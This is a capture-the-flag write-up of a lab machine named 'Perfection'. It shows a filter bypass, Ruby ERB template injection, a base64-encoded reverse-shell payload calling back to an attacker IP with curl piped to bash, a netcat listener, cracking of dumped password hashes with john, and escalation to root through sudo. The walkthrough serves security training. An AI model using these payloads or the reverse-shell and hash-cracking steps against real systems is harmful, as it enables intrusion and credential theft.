Perfection Write-Up

Introduction
First Steps
We will first run an Nmap scan to discover all open ports:
sudo nmap -p- -T4 --open -Pn 10.10.11.253
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-11 17:06 CEST
Nmap scan report for 10.10.11.253
Host is up (0.052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 34.85 seconds
Then, we can run Nmap with flags to get the services and their versions:
sudo nmap -sC -sV -p22,80 10.10.11.253 --open -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-11 17:09 CEST
Nmap scan report for 10.10.11.253
Host is up (0.030s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.70 seconds

We see that there’s a website called “Weighted Grade Calculator”. Once we access the website, we get to the following functionality:
User Flag
We can fill out the fields seen above and send the request. With Burp Suite, we can intercept it to see what is going on. Then, we can alter one of the parameters to test for SSTI vulnerabilities:
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 202
Origin: http://10.10.11.253
Connection: close
Referer: http://10.10.11.253/weighted-grade-calc
Upgrade-Insecure-Requests: 1

category1=&grade1=80&weight1=20&category2=Category2&grade2=80&weight2=20&category3=Category3&grade3=80&weight3=20&category4=Category4&grade4=80&weight4=20&category5=Category5&grade5=80&weight5=20
In the response, however, we see that the application is returning “Malicious input blocked”.
[...snip]


Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.
      </form>
      Malicious input blocked
    </div>
  </div>
[...snip]
However, we can bypass the checks by adding a URL-encoded new line character (%0a).
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 202
Origin: http://10.10.11.253
Connection: close
Referer: http://10.10.11.253/weighted-grade-calc
Upgrade-Insecure-Requests: 1

category1=aa%0a&grade1=80&weight1=20&category2=Category2&grade2=80&weight2=20&category3=Category3&grade3=80&weight3=20&category4=Category4&grade4=80&weight4=20&category5=Category5&grade5=80&weight5=20
We see that the response no longer returns “Malicious input blocked”.
[...snip] Your total grade is 80%

aa : 16%
[...snip]
We saw a reference to Sinatra in the error page, which means that the application is likely developed in Ruby. We can then try the following SSTI payload for Ruby’s ERB: <%= 7*7 %>
     </form>
      Your total grade is 80%

aa
49 : 16%
And, as seen above, it worked. We can now geenrate a reverse shell payload with GoPariah and send it in the request´
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 262
Origin: http://10.10.11.253
Connection: close
Referer: http://10.10.11.253/weighted-grade-calc
Upgrade-Insecure-Requests: 1

category1=aa%0a<%25%3d+system("curl+10.10.16.8:9001?p=$(echo+-n+cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE2LjgiLDkwMDEpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCIvYmluL2Jhc2giKSc%3d+|+base64+-d+|+bash)")+%25>&grade1=80&weight1=20&category2=Category2&grade2=80&weight2=20&category3=Category3&grade3=80&weight3=20&category4=Category4&grade4=80&weight4=20&category5=Category5&grade5=80&weight5=20
We will open a listener before sending it and we will get a connection back as “susan”
nc -l 9001
susan@perfection:~/ruby_app$
We’re in! Once we are inside the machine, we can read the user flag
Root Flag
Inside the machine, we can see that there’s an email to susan:
susan@perfection:~$ cat /var/spool/mail/susan
cat /var/spool/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
Brute-forcing the password would probably be impossible. However, in the home directory we find a folder called “Migration” that contains a database
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
susan@perfection:~/Migration$ file pupilpath_credentials.db
file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 6
We can use sqlite3 to open it
susan@perfection:~/Migration$ sqlite3 pupilpath_credentials.db
sqlite3 pupilpath_credentials.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
.tables
users
sqlite> select * from users;
select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
we can then use john with a mask to achieve
Tools/john/run/john --format=raw-sha256 --mask=susan_nasus_\?d\?d\?d\?d\?d\?d\?d\?d\?d hashcrackmeplz
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 ASIMD 4x])
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
susan_nasus_413759210 (?)
1g 0:00:00:06 DONE (2024-05-11 17:48) 0g/s 14980Kp/s 14980Kc/s 14980KC/s susan_nasus_692759210..susan_nasus_003759210
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
Now that we know her password, we can
susan@perfection:~/Migration$ sudo -l
sudo -l
[sudo] password for susan: susan_nasus_413759210

Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
susan@perfection:~/Migration$ sudo su
sudo su
root@perfection:/home/susan/Migration#
We can now read the root flag.
That’s all, folks!
tags: